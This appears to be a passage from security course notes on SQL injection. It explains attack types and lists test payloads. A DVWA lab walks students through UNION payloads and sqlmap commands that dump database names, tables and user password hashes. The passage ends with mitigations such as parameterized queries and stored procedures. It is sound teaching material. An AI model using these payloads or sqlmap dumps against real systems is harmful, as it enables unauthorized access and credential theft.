SQL injection is a type of cyber-attack that allows an attacker to interfere with the SQL queries that an application makes to its database. It typically involves injecting or inserting malicious SQL code into a query through user input fields of a web app (from a login form, search box, or URL parameter), often leading to unauthorized actions such as retrieving sensitive data, bypassing authentication, altering database content or even achieve remote code execution.


Example: Continuing with the previous example, suppose a malicious actor wants to bypass the authentication process and tries to exploits the login functionality of this web application. The attacker actually wants to login as user `admin` whose password he/she doesn't know. The attacker enters the username as **`admin'--`** and then anything or may be nothing in the password field. The **`--`** is a comment indicator in SQL that means treat rest of the SQL query as a comment, effectively removing it. The single quote is added after the string to close the username string. So, the following SQL query will be generated:

```
SELECT * FROM users WHERE username='admin'--' AND password='hello'
```


If the app suffers with SQLi, then any SQL characters that the attacker adds in the input field, will become part of the SQL query, therefore, the above query will be transformed to the following SQL query and the attacker will succeed to login, because the query no longer includes `AND password='hello'`

```
SELECT * FROM users WHERE username='admin'
```

On the contrary, if the app is validating the user input and is using parametrized queries, the app will return an error message that no user with the name of **`admin'--`** exist in the database ☺




SQLi Behind the Curtain: When the untrusted user data and trusted SQL code goes to the SQL parser, it cannot differentiate between the data and SQL code. As a result, some of the untrusted user data may get into the SQL code. This is what SQLi is ☺



Types of SQL Injection:

The SQLi attack generally falls into three categories, namely, In- band SQLi (Classic), Inferential SQLi (Blind), and Out-of-band SQLi. These classifications are based on the methods used to access backend data and the potential damage they can cause.



- **In-band (Classic) SQLi**: The attacker uses the same communication channel to both launch the attack and gather the result of the attack. The retrieved data is presented directly in the application web page. If this vulnerability exist in the web-app, it is easier to exploit as compared to the other two types. Two common types of In-band SQLi are:
  - *Union-based SQL Injection:* The attacker exploits the UNION SQL operator, combining multiple select statements to combine the results of the original query with additional data. This way attacker may succeed in revealing insights into the database structure, such as table names, column names, or database versions upon which he refines his injection/payload.
  - *Error-based SQL Injection:* The attacker intentionally triggers actions that induce the database to generate error messages. These error messages may contain data revealing insights into the database structure upon which he refines his injection/payload.

- **Inferential (Blind) SQLi**: In Inferential SQLi, there is no actual transfer of data via the web application as in case of Classic SQLi. Two common types of Inferential SQLi are:
  - *Boolean-based SQLi:* The attacker asks the database a true/false SQL query, and based on the response (whether the page changes or not), he/she infer information about the database.
  - *Time-based SQLi:* The attacker sends SQL queries that make the database wait for a specific period. The time taken by the database to respond indicates whether the query is true or false, as the HTTP response is generated either instantly or after a delay.

- **Out-of-band SQLi**: This vulnerability consists of triggering an out-of-band network connection to a system that you control. The attacker uses a database feature to send data to an external server, such as DNS or HTTP requests. It is often used when above techniques are not possible or effective.

How do you find that an App Suffers with SQLi Vulnerability?


- **Black Box Testing (External/Outsider Perspective):** Black-box testing involves testing the application without access to the source code. You only interact with the application as an end user, relying on its public-facing interface.
  - *Input Field Testing:* Try entering typical SQL injection payloads in input fields, such as login forms, search boxes, or URL query parameters. If the application behaves unexpectedly (e.g., shows database errors or returns unintended data), it may indicate an SQL injection vulnerability. Some common payloads are:
    - `' OR 1=1 --`
    - `' OR 1=1#`
    - `' AND 1=1 --`
    - `admin' OR 'a'='a`
    - `' UNION SELECT NULL, NULL --`
  - *URL Query Parameter Testing:* Test parameters in the URL, and if the application shows errors or behaves unexpectedly, it could be vulnerable. For example, in the URL, modify the parameter to inject SQL payloads like: `example.com/product?id=1'`
  - *Boolean-based Testing:* Try injecting a tautology like `' OR 1=1 --` in input fields OR a contradiction like `' OR 1=1 or ' AND 1=2`. If the application behaves differently (e.g., showing a different page or result), it may be vulnerable Boolean-based SQLi.
  - *Time-based Testing:* Try injecting time delays, for example, `SLEEP(5)` in SQL query inputs. If the application takes longer to respond after injection, this might indicate a time-based blind SQL injection vulnerability.
- **White Box Testing (Insider Perspective):** White-box testing involves having access to the source code and understanding the internal logic of the application. This allows you to identify vulnerabilities at a deeper level.
  - Review the code and check if inputs are sanitized or validated before being used in SQL queries. A lack of input sanitization indicates a potential vulnerability. An example code is:

```
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
```


  - Review the code and ensure that parameterized queries or prepared statements are being used throughout the application, which prevents direct user input from being inserted into SQL queries.

Practicing Classic SQLi on DVWA


- Dear students, with M2 and Kali Linux machine running inside your Virtual Box, open a browser inside Kali and visit `http://<M2-IP>/dvwa/login.php`, provide the credentials (*admin:password*), and it will take you to `http://<IP>/dvwa/index.php`
- Set the DVWA security level to low and in the left pane click SQL Injection (Classic SQLi) and it will take you to `http://<IP>/dvwa/index.php` shown in the screenshot below:



- Although we can view the source code, but let us try practicing Black Box Testing this time assuming that we neither have access to the PHP code of the page nor we have access to the schema of the database.
- Click the View Help button in the above screenshot to check out what we actually need to do?



- The legal working of this app is that the user is required to enter an integer (User ID) inside the text box and press Submit button. The output is the first and last name of the user having that ID and if the ID do not exist it outputs nothing. By entering different values, we can infer that the related table (whose name is not known yet), in the database (whose name is also not known yet) has 5 rows and at least three columns (whose column names are also not known yet) ☺



- Once we click the submit button, the SQL query may be somewhat like the one given below, assuming the column names to be `uid, f_name, s_name` and table name as `tbl-name`:

```
$query = "SELECT f_name, s_name FROM tbl-name WHERE uid = '$id';";
```


```
$query = "SELECT f_name, s_name FROM tbl-name WHERE uid = '2';";
```

- To check if the application suffers with SQLi, enter the single quote character in the input text box, which in SQL is used to denote the start and end of a string literal. The SQL query will now be like the one shown below and thus will generate an error and may show you the DBMS name and its version as well.

```
$query = "SELECT f_name, s_name FROM tbl-name WHERE u_id = ' ' ';";
```

- This means that the special characters are not properly sanitized by the application. Similarly, if you enter a back slash in the text box, which is used to escape special characters in SQL, you will get an error. However, `\'` does not generate an error, but alone back slash does. This means there is NO server-side validation of the user input, so there is nothing stopping an attacker from entering specially crafted SQL queries inside the text box and having that code run by database server.

- Try entering `2' and '1'='1` in the text box, in which case the query will become as shown and you will get the `f_name` and `s_name` of a user having ID 2, because the second part of the condition is a tautology and that makes the overall condition true:





```
$query = "SELECT … FROM users WHERE user_id = '     2' and '1'='1      ';";
```

- Try entering **2' and '1'='3** in the text box, in which case the query will become as shown and you will NOT get any output because the second part of the condition evaluates to False, and that makes the overall condition false:

```
$query = "SELECT … FROM users WHERE user_id = '     2' and '1'='3      ';";
```

- Let us try to find out as to how many columns are there in the SQL query, which we actually know is 2. For this you can use payload (`4' order by 1#`), and keep increasing the value of order by clause. For a value of 1 and 2, it will display the output, but for the payload **4' order by 3#**, it will generate an error saying "Unknown column '3' in order clause". From this we can infer that in the query there are just two columns in the SELECT clause ☺

```
$query = "SELECT … FROM users WHERE user_id = '   4' order by 1#   ';";
```




- **Extract current database and the user name:**
  Let us use the UNION keyword for this task. The UNION keyword enables you to execute one or more additional SELECT queries and append the results to the original query. For a UNION query to work, two key requirements must be met:
  - The individual queries must return the same number of columns.
  - The data types in each column must be compatible between the individual queries.

Enter the following payload in the text box using the union keyword. The second query is using two built-in functions of mysql, returning the current database name and the connected user.


```
4' union select database(), user()#
```

The output in the opposite screenshot, shows that both the queries gets executed, and we get the name of the database, which is **dvwa** ☺




- **Extract all database names inside MySQL Server:**

```
4' union select schema_name, 'arif' from information_schema.schemata#
```



- **Extract all the table names inside `dvwa` Database:**

```
4' union select table_name, 'arif' from information_schema.tables where table_schema='dvwa'#
```




- **Extract all the column names from the table `user` inside `dvwa` database:**

```
4' union select column_name, column_type from information_schema.columns where table_schema='dvwa' and table_name='users'#
```

- **Extract user names and passwords of all users of `dvwa` database:**

```
4' union select user, password from dvwa.users#
```



To Do:

- Students should try to raise the security level to medium and high and try to perform SQLi.
- Students should try to practice insertion and deletion of data inside a database using SQLi.
- Students should also try to exploit the SQLi (Blind) page of dvwa at their own..

SQLmap

SQLmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities and taking over the database servers. Its primary function revolves around probing web applications to uncover SQL injection weaknesses, thereby potentially gaining unauthorized access to vulnerable databases. It provides full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Sybase, Informix, MariaDB, Amazon Redshift, Apache Ignite, IRIS, eXtremeDB, and many other database management systems. Using `SQLmap`, you can perform In-band/Classic SQLi (union-based, error-based), Inferential/Blind SQLi (boolean-based, time-based) as well as Out-of-band SQLi.
Kali Linux comes pre-installed with `SQLmap`. There are two ways you can execute `sqlmap` command by either passing it the URL and the cookies, or passing it the file name containing HTTP Request packet. You can easily capture the HTTP Request using Burp Suite and then save it in a file. I have saved it in `http-request-body.txt` file.

```
┌──(kali㉿kali)-[~/IS/module2/2.10]
└─$ cat http-request-body.txt
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 10.0.2.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.0.2.7/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=f5b528584985287e8472619e156992ef
Upgrade-Insecure-Requests: 1
```

```
$ sqlmap -u "http://10.0.2.7/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=f5…2ef" --dbs
```

- **Extract Information about the Server:**
  `$ sqlmap -r http-request-body.txt`
- **Extract all database names inside MySQL Server:**
  `$ sqlmap -r http-request-body.txt --dbs`
- **Extract all database names along with their table names:**
  `$ sqlmap -r http-request-body.txt --tables`
- **Extract table names of DVWA database only:**
  `$ sqlmap -r http-request-body.txt -D dvwa --tables`
- **Extract all the column names from the table `user` inside `dvwa` database:**
  `$ sqlmap -r http-request-body.txt -D dvwa -T users --columns`
- **Extract all the column names from the table `guestbook` inside `dvwa` database:**
  `$ sqlmap -r http-request-body.txt -D dvwa -T guestbook --columns`
- **Extract data from the table `users` of `dvwa` database:**
  `$ sqlmap -r http-request-body.txt -D dvwa -T users --dump`

```
Database: dvwa
Table: users
[5 entries]
+---------+----------+-----------------------------------------------------+-----------------------------------------------------+-----------+------------+
| user_id | user     | avatar                                              | password                                            | last_name | first_name |
+---------+----------+-----------------------------------------------------+-----------------------------------------------------+-----------+------------+
| 1       | admin    | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)         | admin     | admin      |
| 2       | gordonb  | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)           | Brown     | Gordon     |
| 3       | 1337     | http://172.16.123.129/dvwa/hackable/users/1337.jpg  | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)          | Me        | Hack       |
| 4       | pablo    | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)          | Picasso   | Pablo      |
| 5       | smithy   | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password)         | Smith     | Bob        |
+---------+----------+-----------------------------------------------------+-----------------------------------------------------+-----------+------------+
```

Mitigation Techniques for SQLi Vulnerability

1. **Input Validation and Sanitization**: Validate user inputs to ensure they meet expected formats (e.g., numbers, emails). Sanitize inputs in dynamic queries, ensuring that special characters (like quotes) are properly escaped to prevent them from breaking out of data context.
2. **Use Prepared Statements (Parameterized Queries)**: A secure way to execute dynamic SQL is by separating SQL logic from user input. Instead of directly embedding variables into the query, you use placeholders (like `?`, `:param`, or `%s`), and the database treats input as data, not executable code.
   - **Non-Parametrized Quey:**

```
SELECT * FROM users WHERE username = '$user_input';
SELECT * FROM users WHERE username = 'admin' OR '1'='1';  -- Returns ALL users!
```

   - **Parametrized Quey:** The database first compiles the query structure, then binds `$user_input` as a literal value. Even if `$user_input = "admin' OR '1'='1"`, it is treated as a string, and not SQL code:

```
SELECT * FROM users WHERE username = ?;
SELECT * FROM users WHERE username = "admin' OR '1'='1";  -- No matches (safe)
```

4. **Object-Relational Mapping:** ORM lets developers interact with databases using objects (e.g., Python classes, Java entities) instead of raw SQL. It maps tables to classes, rows to objects, and columns to attributes. Use ORM for fast development and prepared statements for performance-critical queries.
5. **Stored Procedures**: Stored procedures are predefined SQL scripts stored in a database that can be called by name. They accept i/p parameters like function arguments and can execute complex logic like loops & transactions. Here is an example procedure that validate input inside procedure:

```
CREATE PROCEDURE CheckInput(IN input VARCHAR(50))
BEGIN
  IF input REGEXP '^[a-zA-Z0-9]+$' THEN -- Allow only alphanumeric
    SELECT * FROM users WHERE username = input;
  END IF;
END;
```

   - **Calling stored procedure directly in MySQL:**

```
CALL CheckInput('admin123');          -- valid input returns matching users
CALL CheckInput("admin' OR '1'='1"); -- invalid input returns nothing
```

   - **Calling stored procedure from PHP:**

```
$input = $_GET['username'];
$stmt = $db->prepare("CALL CheckInput(?)");
$stmt->bindParam(1, $input);
$stmt->execute();
$result = $stmt->fetchAll();
```

6. **Use Least Privilege Principle.**
7. **Avoid exposing detailed error messages to users.**
8. **Use WAFs to filter out malicious SQLi attempts by inspecting incoming traffic.**

Man-in-the-Middle (MitM) Attacks

